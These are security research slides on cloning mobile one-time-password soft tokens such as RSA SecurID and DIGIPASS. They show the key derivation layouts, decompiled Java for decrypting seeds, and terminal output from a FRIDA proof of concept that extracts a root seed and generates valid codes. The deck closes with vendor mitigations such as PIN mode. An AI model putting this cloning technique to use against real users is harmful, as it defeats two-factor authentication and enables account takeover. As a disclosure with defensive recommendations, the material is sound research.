
StorageManager (sz) KeyManager (sw)


DDMTokenStorageManager (do)

InstanceStorage HashMap

Instance0initialized = true
Instance0tds = NEVER
Eula = true
Instance0name = FDI4584522
Instance0postact = true
Instance-sv = byte[]
Instance0_dv = byte[]
InstCnt = 1

VASClone





Algorithm

- AES-based algorithm used to be unknown
- Now there's "token" open source implementation
- Easy to find the Java classes implementing this

```
AES Key (1) = 0xaa 0xaa [ TS (2) ] 0xaa 0xaa 0xaa 0xaa [ TOKEN SERIAL (4) ] 0xbb 0xbb 0xbb 0xbb
AES Key (2) = 0xaa 0xaa [ - TS (3) -- ] 0xaa 0xaa 0xaa [ TOKEN SERIAL (4) ] 0xbb 0xbb 0xbb 0xbb
AES Key (3) = 0xaa 0xaa [ ---- TS (4) ---- ] 0xaa 0xaa [ TOKEN SERIAL (4) ] 0xbb 0xbb 0xbb 0xbb
AES Key (4) = 0xaa 0xaa [ ----- TS (5) -----] 0xaa [ TOKEN SERIAL (4) ] 0xbb 0xbb 0xbb 0xbb
AES Key (5) =[ ----- TS (8) ----- ] [ TOKEN SERIAL (4) ] [ PIN (4) or 0xbb ]
```

Local Data Storage

```
Pyramidal-Neuron:~ berndt$ sqlite3 aliceDB
sqlite> .schema tokens
CREATE TABLE tokens (SERIALNUMBER text primary key not null,NICKNAME text not null,EXPIRATIONDATE text not
null,PINTYPE integer not null,PRNPERIOD integer not null,PRNLENGTH integer not null,ROOTSEED blob not
null,OTPMODE integer not null,DEVICEBINDINGDATA text not null,ALGORITHM integer not null,BIRTHDATE integer
not null,MAXTXCOUNT integer not null,SIGNATURECOUNT integer not null,LASTTXTIME integer not null,TOKENHASH
blob not null);
sqlite> select * from tokens
...> ;
150423696569|Token 1|1469836800000|33|60|8|
^???|0||1|0|0|0|0|G?_3?'c#???aRn_??PLq?^Y??0???*
```



Encrypted root seed

OTP Seed Handling

Loading from DB, dynamic device key

```
if(!arg17.isNull(V.g.b())) {  
    v2 = arg17.getBlob(V.g.b());  
    v3 = new b(.a.a.c.b().b(v2, this.c(arg18)));  
    v13 = v2;  
}  
  
if(!cursor.isNull(OBTTokenData.root_seed.getIntQ())) {  
    temp = cursor.getBlob(OBTTokenData.root_seed.getIntQ());  
    rootSeed = new EncryptedString(CryptoClassImpl.getCryptoEngine().decryptAES(temp, this.dbhelber.keyFromDeviceId(db)));  
    v13 = temp;  
}
```

1. Load from database 2. Create device key
3. Decrypt
4. Initialize encrypted data class

Zeroing Byte Arrays

Encrypted data class

```
public final class EncryptedString {  
    private byte[] data;  
    private byte[] encryptedRuntimeKey;  
    private byte[] randomBytes401;  
    private int length;  
    private static CryptoClassImpl cryptoimpl;  
  
    public EncryptedString(byte[] data) {  
        super();  
        this.length = 0;  
        this.initAndEncrypt(data);  
    }  
  
    private byte[] decryptData() {  
        byte[] result = null;  
        try {  
            if(this.data != null && EncryptedString.cryptoimpl != null) {  
                result = EncryptedString.cryptoimpl.decryptAES(this.data, this.getRuntimeKey());  
            }  
        } catch(EncryptFailException v8_1) {  
            throw new DecryptFailException();  
        }  
        return result;  
    }  
}
```

Encryption keys – these are randomly generated when the class is first used. Runtime key is only decrypted briefly during retrieval of plaintext data.

Retrieving decrypted data - `getRuntimeKey()` generates an AES key from the `randomBytes401` instance variable and uses it to decrypt the key stored in `encryptedRuntimeKey`.

FRIDA

- Very simple cloning tool using FRIDA
- Use code injection to instantiate DeviceKey & dump the root key from the running app
- Build a command line tool using stoken libraries
- Only works over USB connection (hey, it's just a PoC)

<http://www.frida.re/>

RSACloneID

Terminal Shell Edit View Window Help

```
Pyramidal-Neuron:RSA berndt$ ./RSACloneID.py
Token Serial: 396236368005
--- ROOT SEED ---
46:ca:75:5f:c8:72:4a:95:07:98:61:d6:76:39:23:1e
Pyramidal-Neuron:RSA berndt$ ./doIt.rb 396236368005 46:ca:75:5f:c8:72:4a:95:07:98:61:d6:76:39:23:1e
08598641
Next OTP: |=====
44056615
Next OTP: |=====
69673323
Next OTP: |=====
72713580
Next OTP: |=====
70994134
Next OTP: |=====
96006805
Next OTP: |=====
10842183
Next OTP: |=====
```



Quick Fix

- Always activate PIN mode!
- DIGIPASS: User data encrypted with PIN
- SecurID: PIN is used as part of the OTP calculation
 - Wrong PIN leads to wrong OTP being generated
- See also "Vendor Response" sections in the paper!

Reverse Engineering Resiliency

- Soft tokens use many protections known from the Malware and DRM world

Emulator Detection Anti-Tampering Executable Encryption / Packing

Obfuscation Jailbreak Detection Whitebox Cryptography

Anti-Debugging Data Encryption Virtualization

- Perfect protection is most likely impossible
 - However, RE defenses increase effort for adversaries
 - **Leverage short release cycle of mobile apps to change obfuscation details**
 - **Continuous protection = continuous RE effort**

YOU CAN WAKE UP NOW

Get the paper:



bernhard@vantagepoint.sg

<https://www.linkedin.com/in/bernhardm>

Twitter: @muellerberndt